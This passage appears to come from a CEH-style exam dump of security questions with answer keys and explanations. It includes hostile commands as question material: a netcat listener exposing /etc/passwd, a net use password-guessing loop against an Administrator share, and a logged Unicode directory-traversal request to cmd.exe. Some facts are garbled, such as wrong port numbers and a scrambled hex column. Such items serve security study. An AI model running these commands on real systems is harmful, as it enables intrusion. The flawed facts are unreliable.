C. Echo request (0) and Echo reply (1)

D. Ping request (1) and Ping reply (2)

Answer: B

Explanation:
ICMP Type 0 = Echo Reply, ICMP Type 8 = Echo

NEW QUESTION 145
- (Topic 3)
Bob is a Junior Administrator at ABC.com is searching the port number of POP3 in a file. The partial output of the file is look like:

```
ftp             21/tcp                      #FTP. control
telnet          35/tcp
smtp            35/tcp      map             #Simple Mail Transfer Protoco
time            37/tcp      timserver
time            37/udp      timserver
rlp             39/udp      resource        #Resource Location Protocol
nameserver      42/tcp      name            #Host Name Server
nameserver      42/udp      name            #Host Name Server
nicname         43/tcp      whois
domain          53/tcp                      #Domain Name Server
domain          53/udp                      #Domain Name Server
bootps          67/udp      dhcps           #Bootstrap Protocol Server
bootpc          68/udp      dhcpc           #Bootstrap Protocol Client
tftp            69/udp                      #Trivial File Transfer
gopher          70/tcp
```

In which file he is searching?

A. services
B. protocols
C. hosts
D. resolve.conf

Answer: A

Explanation:
The port numbers on which certain standard services are offered are defined in the RFC 1700 Assigned Numbers. The /etc/services file enables server and client programs to convert service names to these numbers -ports. The list is kept on each host and it is stored in the file /etc/services.

NEW QUESTION 147
- (Topic 3)
What type of port scan is shown below?

```
Scan directed at open port:

     Client                                    Server
192.5.2.92:4079 ----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079 <---NO RESPONSE-----192.5.2.110:23


Scan directed at closed port:

     Client                                    Server
192.5.2.92:4079 ----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079<------RST/ACK-------192.5.2.110:23
```

A. Idle Scan
B. Windows Scan
C. XMAS Scan
D. SYN Stealth Scan

Answer: C

Explanation:
An Xmas port scan is variant of TCP port scan. This type of scan tries to obtain information about the state of a target port by sending a packet which has multiple TCP flags set to 1 - "lit as an Xmas tree". The flags set for Xmas scan are FIN, URG and PSH. The purpose is to confuse and bypass simple firewalls. Some stateless firewalls only check against security policy those packets which have the SYN flag set (that is, packets that initiate connection according to the standards). Since Xmas scan packets are different, they can pass through these simple systems and reach the target host.

NEW QUESTION 152
- (Topic 3)
What is the proper response for a X-MAS scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: E

Explanation:
Closed ports respond to a X-MAS scan with a RST.

NEW QUESTION 156
- (Topic 3)
You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not ping packet?
[ceh]# ping 10.2.3.4
PING 10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84) bytes of data.
--- 10.2.3.4 ping statistics ---
3 packets transmitted, 0 packets received, 100% packet loss
[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4
HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms len=46 ip=10.2.3.4 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms
--- 10.2.3.4 hping statistic ---
4 packets tramitted, 4 packets received, 0% packet loss round-trip min/avg/max = 0.7/0.8/0.8 ms

A. ping packets cannot bypass firewalls
B. you must use ping 10.2.3.4 switch
C. hping2 uses TCP instead of ICMP by default
D. hping2 uses stealth TCP packets to connect

Answer: C

Explanation:
Default protocol is TCP, by default hping2 will send tcp headers to target host's port 0 with a winsize of 64 without any tcp flag on. Often this is the best way to do an 'hide ping', useful when target is behind a firewall that drop ICMP. Moreover a tcp null-flag to port 0 has a good probability of not being logged.

NEW QUESTION 159
- (Topic 3)
What is the proper response for a FIN scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST

Answer: E

Explanation:
Closed ports respond to a FIN scan with a RST.

NEW QUESTION 163
- (Topic 3)
John has performed a scan of the web server with NMAP but did not gather enough information to accurately identify which operating system is running on the remote host. How could you use a web server to help in identifying the OS that is being used?

A. Telnet to an Open port and grab the banner
B. Connect to the web server with an FTP client
C. Connect to the web server with a browser and look at the web page
D. Telnet to port 8080 on the web server and look at the default page code

Answer: A

Explanation:
Most Web servers politely identify themselves and the OS to anyone who asks.

NEW QUESTION 168
- (Topic 3)
Which of the following Nmap commands would be used to perform a UDP scan of the lower 1024 ports?

A. Nmap -h -U
B. Nmap -hU <host(s.>
C. Nmap -sU -p 1-1024 <host(s.>
D. Nmap -u -v -w2 <host> 1-1024
E. Nmap -sS -O target/1024

Answer: C

Explanation:
Nmap -sU -p 1-1024 <hosts.> is the proper syntax. Learning Nmap and its switches are critical for successful completion of the CEH exam.

NEW QUESTION 169

- (Topic 3)
Jack is conducting a port scan of a target network. He knows that his target network has a web server and that a mail server is up and running. Jack has been sweeping the network but has not been able to get any responses from the remote target. Check all of the following that could be a likely cause of the lack of response?

A. The host might be down
B. UDP is filtered by a gateway
C. ICMP is filtered by a gateway
D. The TCP window Size does not match
E. The destination network might be down
F. The packet TTL value is too low and can't reach the target

Answer: ACEF

Explanation:
Wrong answers is B and D as sweeping a network uses ICMP

NEW QUESTION 174
- (Topic 4)
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and
XP?(Choose all that apply.

A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024

Answer: BCE

Explanation:
NetBIOS traffic can quickly be used to enumerate and attack Windows computers. Ports 135, 139, and 445 should be blocked.

NEW QUESTION 179
- (Topic 4)
Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory. What kind of attack is Susan carrying on?

A. A sniffing attack
B. A spoofing attack
C. A man in the middle attack
D. A denial of service attack

Answer: C

Explanation:
A man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.


NEW QUESTION 181
- (Topic 4)
What is the proper response for a NULL scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: E

Explanation:
Closed ports respond to a NULL scan with a reset.

NEW QUESTION 185
- (Topic 4)
Exhibit:



The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer
overflow attack. You also notice "/bin/sh" in the ASCII part of the output. As an analyst what would you conclude about the attack?

A. The buffer overflow attack has been neutralized by the IDS
B. The attacker is creating a directory on the compromised machine
C. The attacker is attempting a buffer overflow attack and has succeeded
D. The attacker is attempting an exploit that launches a command-line shell

Answer: D

Explanation:
This log entry shows a hacker using a buffer overflow to fill the data buffer and trying to insert the execution of /bin/sh into the executable code part of the thread. It is probably an existing exploit that is used, or a directed attack with a custom built buffer overflow with the “payload” that launches the command shell.

NEW QUESTION 188
- (Topic 4)
You have the SOA presented below in your Zone. Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?
collegae.edu.SOA,cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

A. One day
B. One hour
C. One week
D. One month

Answer: C

Explanation:
The numbers represents the following values: 200302028; se = serial number
3600; ref = refresh = 1h 3600; ret = update retry = 1h 604800; ex = expiry = 1w
3600; min = minimum TTL = 1h

NEW QUESTION 189
- (Topic 4)
A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

A. Use port security on his switches.
B. Use a tool like ARPwatch to monitor for strange ARP activity.
C. Use a firewall between all LAN segments.
D. If you have a small network, use static ARP entries.
E. Use only static IP addresses on all PC's.

Answer: ABD

Explanation:
Explanations:
By using port security on his switches, the switches will only allow the first MAC address that is connected to the switch to use that port, thus preventing ARP spoofing. ARPWatch is a tool that monitors for strange ARP activity. This may help identify ARP spoofing when it happens. Using firewalls between all LAN segments is possible and may help, but is usually pretty unrealistic. On a very small network, static ARP entries are a possibility. However, on a large network, this is not an realistic option. ARP spoofing doesn't have anything to do with static or dynamic IP addresses. Thus, this option won't help you.

NEW QUESTION 191
- (Topic 4)
John is a keen administrator, and has followed all of the best practices as he could
find on securing his Windows Server. He has renamed the Administrator account to a new name that he is sure cannot be easily guessed. However, there are people who already attempt to compromise his newly renamed administrator account.
How is it possible for a remote attacker to decipher the name of the administrator account if it has been renamed?

A. The attacker used the user2sid program.
B. The attacker used the sid2user program.

C. The attacker used nmap with the –V switch.
D. The attacker guessed the new name.

Answer: B

Explanation:
User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine Sid2user.exe can then be used to retrieve the names of all the user accounts and more. These utilities do not exploit a bug but call the functions LookupAccountName and LookupAccountSid respectively. What is more these can be called against a remote machine without providing logon credentials save those needed for a null session connection.

NEW QUESTION 195
- (Topic 4)
Sandra has been actively scanning the client network on which she is doing a vulnerability assessment test. While conducting a port scan she notices open ports in the range of 135 to 139. What protocol is most likely to be listening on those ports?

A. Finger
B. FTP
C. Samba
D. SMB

Answer: D

Explanation:
The SMB (Server Message Block) protocol is used among other things for file sharing in Windows NT / 2000. In Windows NT it ran on top of NBT (NetBIOS over TCP/IP), which used the famous ports 137, 138 (UDP) and 139 (TCP). In Windows 2000, Microsoft added the possibility to run SMB directly over TCP/IP, without the extra layer of NBT. For this they use TCP port 445.

NEW QUESTION 199
- (Topic 4)
Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!"
From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:
H@cker Mess@ge:
Y0u @re De@d! Fre@ks!
After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact.
How did the attacker accomplish this hack?

A. ARP spoofing
B. SQL injection
C. DNS poisoning
D. Routing table injection

Answer: C

Explanation:
External calls for the Web site has been redirected to another server by a successful DNS poisoning.

NEW QUESTION 203
- (Topic 4)
Exhibit:

```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 ID:53476 DF F
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./....../....../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, */*..Accep
74 2D 4C 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-Encod3
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```

Study the following log extract and identify the attack.

A. Hexcode Attack
B. Cross Site Scripting
C. Multiple Domain Traversal Attack
D. Unicode Directory Traversal Attack

Answer: D

Explanation:
The “Get /msadc/……/……/……/winnt/system32/cmd.exe?” shows that a Unicode Directory Traversal Attack has been performed.

NEW QUESTION 204
- (Topic 4)
Maurine is working as a security consultant for Hinklemeir Associate. She has asked the Systems Administrator to create a group policy that would not allow null sessions on the network. The Systems Administrator is fresh out of college and has never heard of null sessions and does not know what they are used for. Maurine is trying to explain to the Systems Administrator that hackers will try to create a null session when footprinting the network.
Why would an attacker try to create a null session with a computer on a network?

A. Enumerate users shares
B. Install a backdoor for later attacks
C. Escalate his/her privileges on the target server
D. To create a user with administrative privileges for later use

Answer: A

Explanation:
The Null Session is often referred to as the "Holy Grail" of Windows hacking. Listed as the number 5 windows vulnerability on the SANS/FBI Top 20 list, Null Sessions take advantage of flaws in the CIFS/SMB (Common Internet File System/Server Messaging Block) architecture. You can establish a Null Session with a Windows (NT/2000/XP) host by logging on with a null user name and password. Using these null connections allows you to gather the following information from the host:
- List of users and groups
- List of machines
- List of shares
- Users and host SID' (Security Identifiers)

NEW QUESTION 206
- (Topic 4)
Which of the following tools can be used to perform a zone transfer?

A. NSLookup
B. Finger
C. Dig
D. Sam Spade
E. Host
F. Netcat
G. Neotrace

Answer: ACDE

Explanation:
There are a number of tools that can be used to perform a zone transfer. Some of these include: NSLookup, Host, Dig, and Sam Spade.

NEW QUESTION 210
- (Topic 4)
Bob is acknowledged as a hacker of repute and is popular among visitors of “underground” sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most affective method to bridge the knowledge gap between the “black” hats or crackers and the “white” hats or computer security professionals? (Choose the test answer)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
B. Hire more computer security monitoring personnel to monitor computer systems and networks.
C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

Explanation:
Bridging the gap would consist of educating the white hats and the black hats equally so that their knowledge is relatively the same. Using books, articles, the internet, and professional training seminars is a way of completing this goal.

NEW QUESTION 212
- (Topic 4)
What sequence of packets is sent during the initial TCP three-way handshake?

A. SYN, URG, ACK
B. FIN, FIN-ACK, ACK
C. SYN, ACK, SYN-ACK
D. SYN, SYN-ACK, ACK

Answer: D

Explanation:
This is referred to as a "three way handshake." The "SYN" flags are requests by the TCP stack at one end of a socket to synchronize themselves to the sequence numbering for this new sessions. The ACK flags acknowlege earlier packets in this session. Obviously only the initial packet has no ACK flag, since there are no previous packets to acknowlege. Only the second packet (the first response from a server to a client) has both the SYN and the ACK bits set.

NEW QUESTION 214
- (Topic 4)
Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool “SIDExtractor”. Here is the output of the SIDs:
s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang s-1-5-21-1125394485-807628933-54978560-555Micah
From the above list identify the user account with System Administrator privileges.

A. John
B. Rebecca
C. Sheela
D. Shawn
E. Somia
F. Chang
G. Micah

Answer: F

Explanation:
The SID of the built-in administrator will always follow this example: S-1-5- domain-500

NEW QUESTION 217
- (Topic 4)
What tool can crack Windows SMB passwords simply by listening to network traffic? Select the best answer.

A. This is not possible
B. Netbus
C. NTFSDOS
D. L0phtcrack

Answer: D

Explanation:
Explanations:
This is possible with a SMB packet capture module for L0phtcrack and a known weaknesses in the LM hash algorithm.

NEW QUESTION 222

- (Topic 4)
Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.
For /f "tokens=1 %%a in (hackfile.txt) do net use * \\10.1.2.3\c$ /user:"Administrator"
%%a
What is Eve trying to do?

A. Eve is trying to connect as an user with Administrator privileges
B. Eve is trying to enumerate all users with Administrative privileges
C. Eve is trying to carry out a password crack for user Administrator
D. Eve is trying to escalate privilege of the null user to that of Administrator

Answer: C

Explanation:
Eve tries to get a successful login using the username Administrator and passwords from the file hackfile.txt.

NEW QUESTION 224
- (Topic 4)
Sara is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain. What do you think Sara is trying to accomplish? Select the best answer.

A. A zone harvesting
B. A zone transfer
C. A zone update
D. A zone estimate

Answer: B

Explanation:
The zone transfer is the method a secondary DNS server uses to update its information from the primary DNS server. DNS servers within a domain are organized using a master-slave method where the slaves get updated DNS information from the master DNS. One should configure the master DNS server to allow zone transfers only from secondary (slave) DNS servers but this is often not implemented. By connecting to a specific DNS server and successfully issuing the ls –d domain-name > file-name you have initiated a zone transfer.

NEW QUESTION 229
- (Topic 4)
Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two.
What would you call this attack?

A. Interceptor
B. Man-in-the-middle
C. ARP Proxy
D. Poisoning Attack

Answer: B

Explanation:
A man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

NEW QUESTION 231
- (Topic 4)
As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?
Select the best answers.

A. Use the same machines for DNS and other applications
B. Harden DNS servers
C. Use split-horizon operation for DNS servers
D. Restrict Zone transfers
E. Have subnet diversity between DNS servers

Answer: BCDE

Explanation:
Explanations:
A is not a correct answer as it is never recommended to use a DNS server for any other application. Hardening of the DNS servers makes them less vulnerable to attack. It is recommended to split internal and external DNS servers (called split-horizon operation). Zone transfers should only be accepted from authorized DNS servers.
By having DNS servers on different subnets, you may prevent both from going down, even if one of your networks goes down.

NEW QUESTION 235
- (Topic 4)
Which definition among those given below best describes a covert channel?

A. A server program using a port that is not well known.

B. Making use of a protocol in a way it is not intended to be used.
C. It is the multiplexing taking place on a communication link.
D. It is one of the weak channels used by WEP which makes it insecure.

Answer: B

Explanation:
A covert channel is described as: "any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy." Essentially, it is a method of communication that is not part of an actual computer system design, but can be used to transfer information to users or system processes that normally would not be allowed access to the information.

NEW QUESTION 240
- (Topic 4)
Jonathan being a keen administrator has followed all of the best practices he could find on securing his Windows Server. He renamed the Administrator account to a new name that can't be easily guessed but there remain people who attempt to
compromise his newly renamed administrator account. How can a remote attacker decipher the name of the administrator account if it has been renamed?

A. The attacker guessed the new name
B. The attacker used the user2sid program
C. The attacker used to sid2user program
D. The attacker used NMAP with the V option

Answer: C

Explanation:
User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine Sid2user.exe can then be used to retrieve the names of all the user accounts and more. These utilities do not exploit a bug but call the functions LookupAccountName and LookupAccountSid respectively. What is more these can be called against a remote machine without providing logon credentials save those needed for a null session connection.

NEW QUESTION 244
- (Topic 4)
Which of the following statements about a zone transfer correct?(Choose three.

A. A zone transfer is accomplished with the DNS
B. A zone transfer is accomplished with the nslookup service
C. A zone transfer passes all zone information that a DNS server maintains
D. A zone transfer passes all zone information that a nslookup server maintains
E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
F. Zone transfers cannot occur on the Internet

Answer: ACE

Explanation:
Securing DNS servers should be a priority of the organization. Hackers obtaining DNS information can discover a wealth of information about an organization. This information can be used to further exploit the network.

NEW QUESTION 246
- (Topic 5)
What does the following command in netcat do? nc -l -u -p 55555 < /etc/passwd

A. logs the incoming connections to /etc/passwd file
B. loads the /etc/passwd file to the UDP port 55555
C. grabs the /etc/passwd file when connected to UDP port 55555
D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

Explanation:
-l forces netcat to listen for incoming connections.
-u tells netcat to use UDP instead of TCP
-p 5555 tells netcat to use port 5555
< /etc/passwd tells netcat to grab the /etc/passwd file when connected to.

NEW QUESTION 249
- (Topic 5)
If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

A. Birthday
B. Brute force
C. Man-in-the-middle
D. Smurf

Answer: B

Explanation:
Brute force attacks are performed with tools that cycle through many possible character, number, and symbol combinations to guess a password. Since the token allows offline checking of PIN, the cracker can keep trying PINS until it is cracked.

NEW QUESTION 250
- (Topic 5)
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored? (Choose the best answer)

A. symmetric algorithms
B. asymmetric algorithms
C. hashing algorithms
D. integrity algorithms

Answer: C

Explanation:
In cryptography, a cryptographic hash function is a hash function with certain additional security properties to make it suitable for use as a primitive in various information security applications, such as authentication and message integrity. A hash function takes a long string (or 'message') of any length as input and produces a fixed length string as output, sometimes termed a message digest or a digital fingerprint.

NEW QUESTION 255
- (Topic 5)
Travis works primarily from home as a medical transcriptions.
He just bought a brand new Dual Core Pentium Computer with over 3 GB of RAM. He uses voice recognition software is processor intensive, which is why he bought the new computer. Travis frequently has to get on the Internet to do research on what he is working on. After about two months of working on his new computer, he notices that it is not running nearly as fast as it used to.
Travis uses antivirus software, anti-spyware software and always keeps the computer up-to-date with Microsoft patches.
After another month of working on the computer, Travis computer is even more noticeable slow. Every once in awhile, Travis also notices a window or two pop-up on his screen, but they quickly disappear. He has seen these windows show up, even when he has not been on the Internet. Travis is really worried about his computer because he spent a lot of money on it and he depends on it to work. Travis scans his through Windows Explorer and check out the file system, folder by folder to see if there is anything he can find. He spends over four hours pouring over the files and folders and can't find anything but before he gives up, he notices that his computer only has about 10 GB of free space available. Since has drive is a 200 GB hard drive, Travis thinks this is very odd.
Travis downloads Space Monger and adds up the sizes for all the folders and files on his computer. According to his calculations, he should have around 150 GB of free space. What is mostly likely the cause of Travi's problems?

A. Travis's Computer is infected with stealth kernel level rootkit
B. Travi's Computer is infected with Stealth Torjan Virus
C. Travis's Computer is infected with Self-Replication Worm that fills the hard disk space
D. Logic Bomb's triggered at random times creating hidden data consuming junk files

Answer: A

Explanation:
A rootkit can take full control of a system. A rootkit's only purpose is to hide files, network connections, memory addresses, or registry entries from other programs used by system administrators to detect intended or unintended special privilege accesses to the computer resources.

NEW QUESTION 257
- (Topic 5)
Windows LAN Manager (LM) hashes are known to be weak. Which of the following are known weaknesses of LM? (Choose three)

A. Converts passwords to uppercase.
B. Hashes are sent in clear text over the network.
C. Makes use of only 32 bit encryption.
D. Effective length is 7 characters.

Answer: ABD

Explanation:
The LM hash is computed as follows.1. The user's password as an OEM string is converted to uppercase. 2. This password is either null-padded or truncated to 14 bytes. 3. The "fixed-length" password is split into two 7-byte halves. 4. These values are used to create two DES keys, one from each 7-byte half. 5. Each of these keys is used to DES-encrypt the constant ASCII string "KGS!@#$%", resulting in two 8-byte ciphertext values. 6. These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash.
The hashes them self are sent in clear text over the network instead of sending the password in clear text.

NEW QUESTION 261
- (Topic 5)
An attacker runs netcat tool to transfer a secret file between two hosts.
Machine A: netcat -l -p 1234 < secretfile Machine B: netcat 192.168.3.4 > 1234
He is worried about information being sniffed on the network. How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
D. Use cryptcat instead of netcat

Answer: D

Explanation:
Netcat cannot encrypt the file transfer itself but would need to use a third
party application to encrypt/decrypt like openssl. Cryptcat is the standard netcat enhanced with twofish encryption.

NEW QUESTION 264

- (Topic 5)
Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program

Answer: C

Explanation:
Actually the objective of the rootkit is more to hide the fact that a system has been compromised and the normal way to do this is by exchanging, for example, ls to a version that doesn't show the files and process implanted by the attacker.

NEW QUESTION 266
- (Topic 5)
Password cracking programs reverse the hashing process to recover passwords.(True/False.

A. True
B. False

Answer: B

Explanation:
Password cracking programs do not reverse the hashing process. Hashing is a one-way process. What these programs can do is to encrypt words, phrases, and characters using the same encryption process and compare them to the original password. A hashed match reveals the true password.

NEW QUESTION 270
- (Topic 5)
When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password
B. You threaten to use the rubber hose on someone unless they reveal their password
C. You load a dictionary of words into your cracking program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires

Answer: A

Explanation:
Brute force cracking is a time consuming process where you try every possible combination of letters, numbers, and characters until you discover a match.

